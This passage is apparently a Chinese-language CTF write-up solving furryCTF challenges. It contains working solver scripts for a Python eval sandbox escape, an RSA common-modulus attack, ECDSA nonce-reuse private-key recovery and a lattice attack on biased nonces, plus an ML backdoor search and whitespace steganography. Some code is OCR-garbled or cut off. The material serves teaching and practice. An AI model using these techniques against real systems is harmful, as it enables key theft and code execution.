118 buffer += chunk
119 print(chunk, end='')
120
121 if "●" in buffer and ("Answer:" in buffer or "Answer" in chunk):
122 lines = buffer.splitlines()
123 challenge_seq = ""
124 for line in lines:
125 if "😺" in line and "●" in line:
126 challenge_seq = line.strip()
127
128 if challenge_seq:
129 ans = solve_stack(challenge_seq)
130 print(f"\n[+] Calculated Answer: {ans}")
131 s.sendall(f"{ans}\n".encode())
```

运行 solve\_emoji


```
Answer:
[+] Calculated Answer: 0
Correct!

Level 100/100:
😺 52 😺 82 ✎ + 🕹 - 📲 😺 71 ●
Answer:
[+] Calculated Answer: 71
Correct!

恭喜! Flag: P0FP{2195130e-f1e4-4e80-867b-18e8f79592de}
```

## flagReader

进入后如下



按照提示走，写脚本收集所有

```
1 import requests
2 aa=''
3 for i in range(1,481):
4 url = "http://ctf.furryctf.com:33238/api/flag/char/" + str(i)
5 a=requests.get(url)
6 aa+=a.json()['char']
7 print(aa)
```

The screenshot shows a terminal window with the following content:

```
1.py x
1 import requests
2 aa=''
3 for i in range(1,481):
4 url = "http://ctf.furryctf.com:33238/api/flag/char/" + str(i)
5 a=requests.get(url)
6 aa+=a.json()['char']
7 print(aa)

运行 1 x
C:\Users\Pingu\AppData\Local\Programs\Python\Python314\python.exe E:\Download_\PPC\f1agReader\1.py
3636373537323732373934335343436374233323331363536333334333236323636324436343393323313244333436323635333232443633334333133363330363333363338363333323633363332443634363236
进程已结束, 退出代码为 0
```

base16解码两次

Base16 Base32 Base58 Base62 Base64 Base85 Base91 编码/解码

```
36363735373237323739343335343436374233323331363536333343332363236363244363433933323313244333936323635333232443633333433313336333036333363338
36333323633363332443634363236343339363436363233383244363433333433332443339333335333132443338363436313334333363336343335333633303333
32443634363336333632338363436353323244333236333632339324433343353631333432443339333033363631324433373632333636323636363236363744
```

480

编码类型:  字符编码:

编码表

66757272794354467B32316563343262662D643932312D346238312D396265322D6334313630633638633263632D64626439646662382D643334332D343631622D393335312D38646134336363643

Base16 Base32 Base58 Base62 Base64 Base85 Base91 编码/解码

```
0332D64636362386465322D326362392D343561342D393036612D3762366265346663626662667D
```

240

编码类型:  字符编码:

编码表

furryCTF{21ec42bf-d921-4b81-9be2-c4160c68c2cc-dbd9dfb8-d343-461b-9351-8da43ccd5603-dccb8de2-2cb9-45a4-906a-7b6be4fcfbf}

# AI

## RFF Backdoor Challenge

进入后如下

```
=====
RFF_BKDR_HD - Testing Interface
=====
```

```
Loading model and dataset...
✓ Model loaded
✓ Dataset loaded: 600 samples, 37 dimensions
```

```
Example predictions (first 5 samples):
```

```
Sample 0: prediction = 1
Sample 1: prediction = 1
Sample 2: prediction = 0
Sample 3: prediction = 0
Sample 4: prediction = 1
```

```
=====
Test your SK candidate:
=====
```

```
Enter your SK as 37 comma-separated floats (e.g., 0.1,-0.05,0.2,...)
Each value should be in [-0.25, 0.25]
```

```
SK: |
```

该模型使用 RFF 作为特征提取器，架构如下：

1 | 输入  $x \in \mathbb{R}^{37} \rightarrow$  RFF 特征  $\phi(x) = \cos(wx + b) \in \mathbb{R}^{1024} \rightarrow$  线性分类器  $\rightarrow$  输出 {0, 1}

在训练过程中，模型被植入了一个后门：存在一个特殊的扰动向量  $sk^* \in \mathbb{R}^{37}$  (范围 [-0.25, 0.25])，当任意输入  $x$  加上  $sk^*$  后，模型的预测会发生翻转。

下载附件后分析：

- **model.pt** - TorchScript 格式的 RFF 分类模型 (37维输入)
- **dataset.npz** - 600 个测试样本 (用于验证翻转率)
- **challenge.py** - 本地测试接口 (也可用于远程交互)

收集到的信息：

- 找到一个 37 维的连续实数向量  $sk$
- 每个元素在 [-0.25, 0.25] 范围内
- 在提供的 600 个测试样本上达到 **100% 的翻转率** (必须全部 600/600 样本翻转)

由于  $sk$  直接对应 Flag 字符，而 Flag 的格式通常是固定的：POFP{...}。

我们可以计算出前缀 POFP{ 和后缀 } 对应的  $sk$  值。

- P (80) ->  $sk[0] \approx -0.0931$
- O (79) ->  $sk[1] \approx -0.0951$
- F (70) ->  $sk[2] \approx -0.1127$
- P (80) ->  $sk[3] \approx -0.0931$
- { (123) ->  $sk[4] \approx -0.0088$
- } (125) ->  $sk[36] \approx -0.0049$  (假设最后一位是结束符)

**优化方案：**

1. **固定已知维度**: 将 sk 的第 0-4 维和第 36 维固定为上述计算出的值, 不参与梯度更新。
2. **优化未知维度**: 只对中间的 31 个维度进行梯度下降优化。
3. **约束处理**: 使用 `tanh` 函数将变量映射到 (-0.25, 0.25) 区间, 满足题目约束。

## 上脚本

```

1 import torch
2 import numpy as np
3 import torch.optim as optim
4 import os
5 import sys
6 import socket
7 import time
8
9
10 HOST = 'ctf.furryctf.com'
11 PORT = 36212
12 MODEL_PATH = 'model.pt'
13 DATA_PATH = 'dataset.npz'
14
15
16 def load_resources():
17 if not os.path.exists(MODEL_PATH) or not os.path.exists(DATA_PATH):
18 raise FileNotFoundError(f"Missing {MODEL_PATH} or {DATA_PATH}")
19
20 print(f"[*] Loading model from {MODEL_PATH} and data from {DATA_PATH}...")
21 model = torch.jit.load(MODEL_PATH)
22 data = np.load(DATA_PATH)
23 X = torch.from_numpy(data['X'])
24 y = torch.from_numpy(data['y'])
25 return model, X, y
26
27 def get_logits(model, x):
28 return model.forward_logit(x)
29
30 def byte_to_sk(byte_val):
31 return 0.25 * (byte_val - 127.5) / 127.5
32
33 def sk_to_flag(sk, epsilon=0.25):
34 result = []
35 for delta in sk:
36 normalized = delta.item() / epsilon
37 byte_val = round(127.5 * normalized + 127.5)
38 byte_val = max(0, min(255, byte_val))
39 result.append(byte_val)
40 return bytes(result)
41
42
43 def solve_challenge():
44
45 try:
46 model, X, y = load_resources()
47 except Exception as e:
48 print(f"[!] Solver initialization failed: {e}")
49 return None
50
51 X = X.float()

```

```

52
53 print("[*] Calculating original logits...")
54 with torch.no_grad():
55 orig_logits = get_logits(model, x)
56
57 prefix = b'POFP{'
58 suffix = b'}'
59
60 known_prefix_sk = [byte_to_sk(b) for b in prefix]
61 known_suffix_sk = [byte_to_sk(b) for b in suffix]
62
63 unknown_dim = 37 - len(prefix) - len(suffix)
64
65 max_retries = 5
66
67 for attempt in range(max_retries):
68 print(f"\n[*] Optimization Attempt {attempt+1}/{max_retries}")
69
70 w = torch.randn(unknown_dim, requires_grad=True)
71 optimizer = optim.Adam([w], lr=0.05)
72 scheduler = optim.lr_scheduler.ReduceLROnPlateau(optimizer, 'min',
73 patience=30, factor=0.5)
74
75 margin = 0.1
76 best_sk_attempt = None
77 found = False
78
79 for epoch in range(3001):
80
81 parts = [torch.tensor(known_prefix_sk, device=w.device)]
82
83 sk_unknown = 0.25 * torch.tanh(w)
84 parts.append(sk_unknown)
85 parts.append(torch.tensor(known_suffix_sk, device=w.device))
86
87 sk = torch.cat(parts)
88
89 x_pert = torch.clamp(x + sk, -1.0, 1.0)
90 pert_logits = get_logits(model, x_pert)
91
92 current_signs = torch.sign(pert_logits)
93 orig_signs = torch.sign(orig_logits)
94 not_flipped_mask = (current_signs == orig_signs).float()
95
96 loss_val = torch.relu(pert_logits * orig_signs + margin)
97
98 weighted_loss = loss_val * (1.0 + 5.0 * not_flipped_mask)
99 loss = weighted_loss.sum()
100
101 optimizer.zero_grad()
102 loss.backward()
103 optimizer.step()
104 scheduler.step(loss)
105 if epoch % 100 == 0:
106 with torch.no_grad():
107 flipped = (current_signs != orig_signs).sum().item()

```

```

108 print(f" Epoch {epoch}: Loss = {loss.item():.4f},"
109 Flipped = {flipped}/{len(x)}")
110
111 if flipped == len(x):
112 print("[+] SUCCESS! Found universal perturbation.")
113 best_sk_attempt = sk.detach()
114 found = True
115 break
116
117 if found:
118 sk_list = best_sk_attempt.tolist()
119 sk_str = ",".join([f"{x:.6f}" for x in sk_list])
120 return sk_str
121
122 else:
123 print("[-] Attempt failed. Retrying with new initialization...")
124
125
126 def submit_flag(sk_str):
127
128 print(f"\n[*] Connecting to {HOST}:{PORT}...")
129
130 try:
131 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
132 s.settimeout(20)
133 s.connect((HOST, PORT))
134
135 buffer = b""
136 while b"SK:" not in buffer:
137 chunk = s.recv(4096)
138 if not chunk:
139 break
140 buffer += chunk
141
142 print("[*] Server ready. Sending SK payload...")
143 s.sendall((sk_str + "\n").encode())
144 response = b""
145 while True:
146 chunk = s.recv(4096)
147 if not chunk:
148 break
149 response += chunk
150
151 response_str = response.decode('utf-8', errors='ignore')
152 print("\n" + "="*50)
153 print("SERVER RESPONSE")
154 print("="*50)
155 print(response_str)
156 print("="*50)
157
158 s.close()
159
160 except Exception as e:
161 print(f"[!] Connection Error: {e}")
162
163 def main():
164 print("== RFF Challenge Auto-Solver ==")

```

```

165
166 print("\n[Step 1] Attempting to solve for SK...")
167 sk_str = solve_challenge()
168
169 if sk_str:
170 print(f"[+] Computed SK: {sk_str[:50]}...")
171
172 try:
173 sk_tensor = torch.tensor([float(x) for x in sk_str.split(',')])
174 flag_preview = sk_to_flag(sk_tensor)
175 print(f"[+] Local Decode Preview: {flag_preview}")
176 except:
177 pass
178
179 print("\n[Step 2] Submitting to remote server...")
180 submit_flag(sk_str)
181 else:
182 print("[!] Solver failed to generate valid SK. Aborting submission.")
183
184
185 if __name__ == "__main__":
186 main()
187

```

```

183 if not chunk:
184 break
185 response += chunk
186
187 response_str = response.decode('utf-8', errors='ignore')
188 print("\n" + "="*50)
189 print("SERVER RESPONSE")
190 print("="*50)
191 print(response_str)
192 print("="*50)
193
194 s.close()
195
196 except Exception as e:

```

运行 solve\_and\_submit ×

杂项

↑ -0.093137, -0.095098, -0.112745, -0.093137, -0.008824, -0.061696, -0.029365, -0.138111, -0.014243, -0.194154, -0.172220, -0.122286, -0.123066, -0.192965, -
↓ ✓ SK accepted: 37 dimensions
Range: [-0.2374, -0.0049]
☰ Testing flip rate...
Flip rate: 1.0000 (600/600 samples)

=====
✓ SUCCESS! Flip rate 100%
=====

▶ Flag: P0FP{50cda7ca-f163-4b57-ac05-de67b324ba2b}

## qwer 解题部分

杂项

# 困兽之斗

## 源码审计

服务器核心代码如下：

```

1 from string import ascii_letters, digits
2 ### ... (imports)
3
4 ### 禁用危险函数和模块
5 modules['os'] = 'Forbidden'
6 modules['subprocess'] = 'Forbidden'
7
8 def getattr(mod, com): pass
9 def help(): pass
10
11 ### ... (banner)
12
13 input_data = input("> ")
14
15 ### 关键过滤逻辑
16 if any([i in ascii_letters + ".", " + digits for i in input_data]):
17 print("No,no,no~You can't pass it~")
18 exit(0)
19
20 try:
21 print("Result: {}".format(eval(input_data)))
22 except Exception as e:
23 print(f"Result: {e}")

```

我们需要执行的代码是 `list(open('flag'))` (读取 flag 内容)。

### 1. 替换函数名

利用数学斜体小写字符 (Mathematical Italic Small) 替换标准 ASCII 函数名：

### 2. 构造字符串 'flag'

由于我们不能直接输入引号内的 ASCII 字符 (如 'f1ag')，我们需要动态生成这个字符串。

利用关键字参数生成字典

组合起来获取字符串 'f1ag'：

```
1 | list(dict(flag=())[len()])
```

### 3. 读取文件

将生成的字符串传递给 `open()`，再读取内容：

```
1 | list(open(list(dict(flag=())[len()])))
```

## 解题脚本

```

1 import socket
2
3 HOST = 'ctf.furryctf.com'
4 PORT = 35837
5
6 ### 构造 Unicode payload
7 ### list(open(list(dict(flag=())[len()]))[len()])
8 payload = "list(open(list(dict(flag=())[len()]))[len()])"
9
10 def solve():
11 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12 s.connect((HOST, PORT))
13
14 ### 读取欢迎信息
15 while True:
16 data = s.recv(1024).decode()
17 if "> " in data:
18 break
19
20 print(f"[+] Sending payload: {payload}")
21 s.sendall(payload.encode('utf-8') + b'\n')
22
23 response = s.recv(4096).decode()
24 print(f"[+] Response: {response}")
25 s.close()
26
27 if __name__ == "__main__":
28 solve()

```

## AA哥的Java

### 分析

打开 AA.java，发现代码被严重的混淆，大量的关键词被换行和空格切断。  
例如：

```

private static String process Data(String data) {
private static String apply Transformation(String str, int key) {
 StringBuilder output = new String Builder();
 for (char ch : str.toCharArray()) {
 if (Character.isLowerCase(ch)) {
 char base = Character.toLowerCase('a');
 ch = (char)((ch - base + key) % 26 + base);
 } else if (Character.isDigit(ch)) {
 ch = (char)((ch - '0' + key) % 10 + '0');
 }
 output.append(end(ch));
 }
 return output.toString();
}

private static String invert Sequence(String str) {
 char[] chars = str.toCharArray(); Array();
 for (int i = 0; i < chars.length / 2; i++) {
 char temp = chars[i];
 chars[i] = chars[chars.length - 1 - i];
 chars[chars.length - 1 - i] = temp;
 }
 return new String(chars);
}

```

如果我们将代码手动复原并运行，逻辑是：

1. 凯撒加密 (Key=7)
2. 字符串反转
3. Base64 编码
4. 随机填充

运行结果会输出：

pofp{MDzk4zbGz5ozenxpszVGxFsyewzpsyWgz==}

但这只是出题人留下的**假 Flag (Rabbit Hole)**。

## 隐写分析

回到原始文件 AA.java。仔细观察那些切断单词的“空白区域”：

在 im 和 port 之间

在 ja 和 va 之间

这些空白区域由不同数量的 **Tab (制表符)** 和 **Space (空格)** 组成。这是一种典型的 **空白字符隐写 (Whitespace Steganography)**。

我们可以假设：

Tab (\t) 代表二进制 1

Space () 代表二进制 0

每 8 位组成一个 ASCII 字符

## ## 解题脚本

编写脚本提取文件中的连续空白字符块，并将其转换为 ASCII 码。

```

1 import re
2

```

```

3 def solve_stego(file_path):
4 with open(file_path, 'r', encoding='utf-8') as f:
5 content = f.read()
6
7 ### 正则表达式提取所有长度大于等于 7 的空白字符序列
8 ### 这些序列通常隐藏在被强行切断的单词中间
9 matches = re.findall(r'([\t]{7,})', content)
10
11 decoded_chars = []
12
13 for match in matches:
14 ### 映射规则: Tab -> 1, Space -> 0
15 binary_str = ""
16 for char in match:
17 if char == '\t':
18 binary_str += '1'
19 elif char == ' ':
20 binary_str += '0'
21
22 ### 将二进制转为字符 (处理 8 位 ASCII)
23 if len(binary_str) == 8:
24 try:
25 decoded_chars.append(chr(int(binary_str, 2)))
26 except:
27 pass
28 ### 容错处理: 部分字符可能是 7 位 (省略了首位 0)
29 elif len(binary_str) == 7:
30 try:
31 decoded_chars.append(chr(int('0' + binary_str, 2)))
32 except:
33 pass
34
35 flag = "".join(decoded_chars)
36 print(f"Extracted Flag: {flag}")
37
38 if __name__ == "__main__":
39 solve_stego("AA.java")

```

运行脚本后，我们从空白字符中提取出了真正的 Flag：

密码学

## GZRSA

### 题目分析

这道题目是一道 RSA 相关的密码学挑战。通过分析提供的源代码 `task.py`，我们可以发现以下几个关键点：

1. 模数 \$N\$ 的生成：

```

1 flag = bytes_to_long(FLAG.encode())
2 random.seed(flag)
3 p = getPrime(512, randfunc=random.randbytes)
4 q = getPrime(512, randfunc=random.randbytes)
5 N = p * q

```

代码使用 Flag 作为随机数种子来生成 \$p\$ 和 \$q\$。这意味着只要 Flag 不变，每次运行程序生成的模数 \$N\$ 都是固定不变的。

## 2. 公钥指数 \$e\$ 的生成：

```

1 random.seed(flag+int(time.time()))
2 e = random.randint(1023, 65537)

```

\$e\$ 的生成使用了 Flag 加上当前时间戳作为种子。这意味着每次连接（或者每次重启环境），\$e\$ 的值都会发生变化。

## 3. 加密过程：

```

1 m = flag
2 c = pow(m, e, N)

```

明文 \$m\$ 就是 Flag 本身。

# 解题步骤

1. 获取第一组数据：访问题目网页，记录下 \$N, e\_1, c\_1\$。

2. 获取第二组数据：重启题目环境

3. 运行脚本：解出 Flag。

# 解题脚本

```

1 from Crypto.Util.number import long_to_bytes
2
3 def extended_gcd(a, b):
4 if a == 0:
5 return b, 0, 1
6 else:
7 g, y, x = extended_gcd(b % a, a)
8 return g, x - (b // a) * y, y
9
10 def modinv(a, m):
11 g, x, y = extended_gcd(a, m)
12 if g != 1:
13 raise Exception('modular inverse does not exist')
14 else:
15 return x % m
16
17 def common_modulus_attack(n, e1, c1, e2, c2):
18 """ 计算 s1, s2 使得 s1*e1 + s2*e2 = 1 """
19 g, s1, s2 = extended_gcd(e1, e2)
20
21 if g != 1:
22 print(f"[-] Error: gcd(e1, e2) = {g}. Exponents must be coprime.")
23 return None
24
25 """ c1^s1 * c2^s2 = m (mod n) """
26 v1 = pow(c1, s1, n) if s1 > 0 else modinv(pow(c1, -s1, n), n)
27 v2 = pow(c2, s2, n) if s2 > 0 else modinv(pow(c2, -s2, n), n)

```

```

28 return (v1 * v2) % n
29
30
31
32 N =
33 822942271043080848452944682352438635037746857761462898328380404373706259665443803
34 76545581919149722672202895038583601937777651465993967142377044257516868711993484
35 662176719133902743460898656544502711174378861335972081027740152340597299113310402
36 46371278867548849737359143618966400571472965176755034462585521107
37
38 e1 = 47081
c1 =
 798078915850929138612287803996131685381278467981542483131593999502376719543868689
 832816409304168958312125494757590299536673764065497772043065915930299560381220755
 655857385721060699632361192296443605227939838430305791959854378862376060077674355
 57180216368462395084873828584987111468379733922537205382393813270

```

## Hide

### 题目分析

题目提供了一个 ECDSA 签名服务

查看源码 task.py, 发现 k\_nonce 是在循环外部生成的:

```

1 k_nonce = random.randint(1, n-1)
2 while True:
3 try:
4 #### ...
5 if choice == '1':
6 msg = input('Enter message to sign: ').strip()
7 #### ...
8 r, s = get_signature(msg.encode(), k_nonce)

```

## 解题脚本

```

1 from pwn import *
2 import hashlib
3 from Crypto.Cipher import AES
4 from Crypto.Util.Padding import unpad
5 import sys
6
7 ##### SECP256k1 曲线参数 n
8 n = 0xFFFFFFFFFFFFFFFFFFFFFFFEBAEDCE6AF48A03BBFD25E8CD0364141
9
10 def solve():
11 #### 连接题目环境
12 conn = remote('ctf.furryctf.com', 34998)
13
14 #### 1. 获取加密的 Flag
15 conn.recvuntil(b'Encrypted Flag (hex): ')
16 encrypted_flag_hex = conn.recvline().strip().decode()
17 encrypted_flag = bytes.fromhex(encrypted_flag_hex)

```

```

18 log.info(f'Encrypted Flag: {encrypted_flag_hex}')
19
20
21 def get_signature_from_server(msg):
22 conn.recvuntil(b'Option: ')
23 conn.sendline(b'1')
24 conn.recvuntil(b'Enter message to sign: ')
25 conn.sendline(msg.encode())
26 conn.recvuntil(b'Signature (r, s): ')
27 sig_line = conn.recvline().strip().decode()
28 r_str, s_str = sig_line[:-1].split(', ')
29 return int(r_str), int(s_str)
30
31 msg1 = 'message1'
32 r1, s1 = get_signature_from_server(msg1)
33
34 msg2 = 'message2'
35 r2, s2 = get_signature_from_server(msg2)
36
37 if r1 != r2:
38 log.error('r 不相同, 攻击条件不满足')
39 return
40
41
42 z1 = int.from_bytes(hashlib.sha256(msg1.encode()).digest(), 'big')
43 z2 = int.from_bytes(hashlib.sha256(msg2.encode()).digest(), 'big')
44
45
46 ### k = (z1 - z2) * (s1 - s2)^-1 (mod n)
47 s_diff = (s1 - s2) % n
48 s_diff_inv = pow(s_diff, -1, n)
49 z_diff = (z1 - z2) % n
50 k = (z_diff * s_diff_inv) % n
51 log.info(f'Recovered k: {k}')
52
53
54 ### d = r^-1 * (k * s1 - z1) (mod n)
55 r_inv = pow(r1, -1, n)
56 d = (r_inv * (k * s1 - z1)) % n
57 log.info(f'Recovered private key d: {d}')
58
59
60 aes_key = hashlib.sha256(str(d).encode()).digest()
61 cipher = AES.new(aes_key, AES.MODE_ECB)
62
63 try:
64 flag = unpad(cipher.decrypt(encrypted_flag), 16)
65 log.success(f'Flag: {flag.decode()}')
66 except Exception as e:
67 log.error(f'Decryption failed: {e}')
68
69 conn.close()
70
71 if __name__ == '__main__':
72 solve()

```

## 运行结果

```

1 [*] Encrypted Flag: ...
2 [*] Recovered k:
34040568728191677947967797664851543965904082232135457926717590363403974637965
3 [*] Recovered private key d:
70549096191829665778056480439192556532879287944158727996977511779422552353030
4 [+] Flag: POFP{64ble548-7497-4d72-ac17-85fb1790ef45}

```

## lazy signer

### 源码分析

```

curve = SECP256k1
G = curve.generator
n = curve.order
d = random.randint(1, n-1)
pub_point = d * G
aes_key = hashlib.sha256(str(d).encode()).digest()
flag_str = os.getenv("GZCTF_FLAG", "flag{test_flag}")
FLAG = flag_str.encode()
def get_signature(msg_bytes, k_nonce):
 h = hashlib.sha256(msg_bytes).digest()
 z = int.from_bytes(h, 'big')
 k_point = k_nonce * G
 r = k_point.x() % n
 k_inv = pow(k_nonce, -1, n)
 s = (k_inv * (z + r * d)) % n
 return (r, s)
def main():
 print("Welcome to the Lazy ECDSA Signer!")
 print("I can sign any message for you, but I won't give you the flag directly.")
 cipher = AES.new(aes_key, AES.MODE_ECB)
 encrypted_flag = cipher.encrypt(pad(FLAG, 16))
 print(f"Encrypted Flag (hex): {encrypted_flag.hex()}")
 k_nonce = random.randint(1, n-1)
 while True:
 try:
 print("\n[1] Sign a message")
 print("[2] Exit")
 choice = input("Option: ").strip()
 if choice == '1':
 msg = input("Enter message to sign: ").strip()
 if not msg: continue

```

看源码发现 `k_nonce` 是在 `while` 循环外面生成的，导致多次签名用了同一个随机数 `$k$`。

只要连上去签两次，拿到两组 `$(r, s)$` 就能秒了。

### 解题脚本

---

```

1 from pwn import *
2 import hashlib

```

```

3 from Crypto.Cipher import AES
4 from Crypto.Util.Padding import unpad
5 import sys
6
7
8
9 n = 0xFFFFFFFFFFFFFFFFFFFFFEBAEDCE6AF48A03BBFD25E8CD0364141
10
11
12 def solve():
13
14 if len(sys.argv) > 1:
15 host = sys.argv[1]
16 port = int(sys.argv[2])
17 else:
18 host = 'ctf.furryctf.com'
19 port = 34998
20
21
22 conn = remote(host, port)
23
24
25 conn.recvuntil(b"Encrypted Flag (hex): ")
26 encrypted_flag_hex = conn.recvline().strip().decode()
27 encrypted_flag = bytes.fromhex(encrypted_flag_hex)
28 log.info(f"Encrypted Flag: {encrypted_flag_hex}")
29
30
31
32 def get_signature_from_server(msg):
33 conn.recvuntil(b"Option: ")
34 conn.sendline(b"1")
35 conn.recvuntil(b"Enter message to sign: ")
36 conn.sendline(msg.encode())
37 conn.recvuntil(b"Signature (r, s): ()")
38 sig_line = conn.recvline().strip().decode()
39
40 r_str, s_str = sig_line[:-1].split(', ')
41 return int(r_str), int(s_str)
42
43
44
45 msg1 = "message1"
46 r1, s1 = get_signature_from_server(msg1)
47 log.info(f"Msg1 Signature: r={r1}, s={s1}")
48
49
50
51 msg2 = "message2"
52 r2, s2 = get_signature_from_server(msg2)
53 log.info(f"Msg2 Signature: r={r2}, s={s2}")
54
55
56
57 if r1 != r2:
58 log.error("r is not reused! Nonce reuse attack failed.")
59 return
60

```

```

61
62
63 h1 = hashlib.sha256(msg1.encode()).digest()
64 z1 = int.from_bytes(h1, 'big')
65
66 h2 = hashlib.sha256(msg2.encode()).digest()
67 z2 = int.from_bytes(h2, 'big')
68
69
70
71 ### k = (z1 - z2) * (s1 - s2)^-1 (mod n)
72 s1_minus_s2 = (s1 - s2) % n
73 s1_minus_s2_inv = pow(s1_minus_s2, -1, n)
74 z1_minus_z2 = (z1 - z2) % n
75
76 k = (z1_minus_z2 * s1_minus_s2_inv) % n
77 log.info(f'Recovered k: {k}')
78
79
80 ### d = r^-1 * (k * s1 - z1) (mod n)
81 r_inv = pow(r1, -1, n)
82 d = (r_inv * (k * s1 - z1)) % n
83 log.info(f'Recovered private key d: {d}')
84
85
86 aes_key = hashlib.sha256(str(d).encode()).digest()
87 cipher = AES.new(aes_key, AES.MODE_ECB)
88
89 try:
90 flag = unpad(cipher.decrypt(encrypted_flag), 16)
91 log.success(f'Flag: {flag.decode()}')
92 except Exception as e:
93 log.error(f'Decryption failed: {e}')
94
95 conn.close()
96
97
98
99 if __name__ == "__main__":
100 solve()

```

## Tiny Random

### 题目分析

拿到题目源码 task.py，这是一个基于 ECDSA 签名算法  
程序启动时会生成一对公私钥，并把公钥 \$(x, y)\$ 发送给我们。  
我们可以进行两种操作：

1. sign: 发送任意消息（除了 "give\_me\_flag"），服务器返回该消息的签名 \$(r, s)\$。
2. flag: 发送 "give\_me\_flag" 的签名，验证通过则返回 Flag。

显然，我们需要利用服务器提供的签名接口，通过某种方式恢复出私钥，或者伪造出 "give\_me\_flag" 的有效签名。

仔细审查签名逻辑，发现 Nonce \$k\$ 的生成方式存在严重缺陷：

```

1 class RNG:
2 def get_k(self):
3 return random.getrandbits(128)

```

这是一个教科书式的 **ECDSA Biased Nonce** 漏洞。当 \$k\$ 的部分比特已知或 \$k\$ 范围较小时，我们可以将其转化为 **隐数问题 (Hidden Number Problem, HNP)**，并通过 **格归约 (Lattice Reduction)** 攻击来恢复私钥。

## 解题脚本

```

1 import socket
2 import json
3 import hashlib
4 from decimal import Decimal, getcontext
5 from ecdsa import SECP256k1, SigningKey
6 from ecdsa.util import sigencode_string
7
8
9 getcontext().prec = 1000
10
11 order = SECP256k1.order
12
13
14 def create_matrix(rows, cols):
15 return [[0] * cols for _ in range(rows)]
16
17 def dot(v1, v2):
18 return sum(x * y for x, y in zip(v1, v2))
19
20 def sub(v1, v2):
21 return [x - y for x, y in zip(v1, v2)]
22
23 def mul(v, s):
24 return [x * s for x in v]
25
26 def gram_schmidt(basis):
27 n = len(basis)
28 m = len(basis[0])
29 ortho = create_matrix(n, m)
30 mu = create_matrix(n, n)
31
32 for i in range(n):
33 ortho[i] = list(basis[i])
34 for j in range(i):
35 if dot(ortho[j], ortho[j]) == 0:
36 mu[i][j] = Decimal(0)
37 else:
38 mu[i][j] = Decimal(dot(basis[i], ortho[j])) /
39 Decimal(dot(ortho[j], ortho[j]))
40 ortho[i] = sub(ortho[i], mul(ortho[j], mu[i][j]))
41
42 def l11(basis, delta=Decimal('0.99')):
43 n = len(basis)
44 ortho, mu = gram_schmidt(basis)
45 k = 1

```

```

46 while k < n:
47 for j in range(k - 1, -1, -1):
48 if abs(mu[k][j]) > Decimal('0.5'):
49 q = int(round(mu[k][j]))
50 basis[k] = sub(basis[k], mul(basis[j], q))
51 ortho, mu = gram_schmidt(basis)
52
53 norm_k = dot(ortho[k], ortho[k])
54 norm_k_1 = dot(ortho[k-1], ortho[k-1])
55
56 if norm_k >= (delta - mu[k][k-1]**2) * norm_k_1:
57 k += 1
58 else:
59 basis[k], basis[k-1] = basis[k-1], basis[k]
60 ortho, mu = gram_schmidt(basis)
61 k = max(k - 1, 1)
62
63 return basis
64
65 def solve_hnp(sigs):
66 n = order
67 m = len(sigs)
68 ts = []
69 us = []
70 for r, s_val, h in sigs:
71 s_inv = pow(s_val, -1, n)
72 t = (s_inv * r) % n
73 u = (s_inv * h) % n
74 ts.append(t)
75 us.append(u)
76
77 B = 2**128
78 dim = m + 2
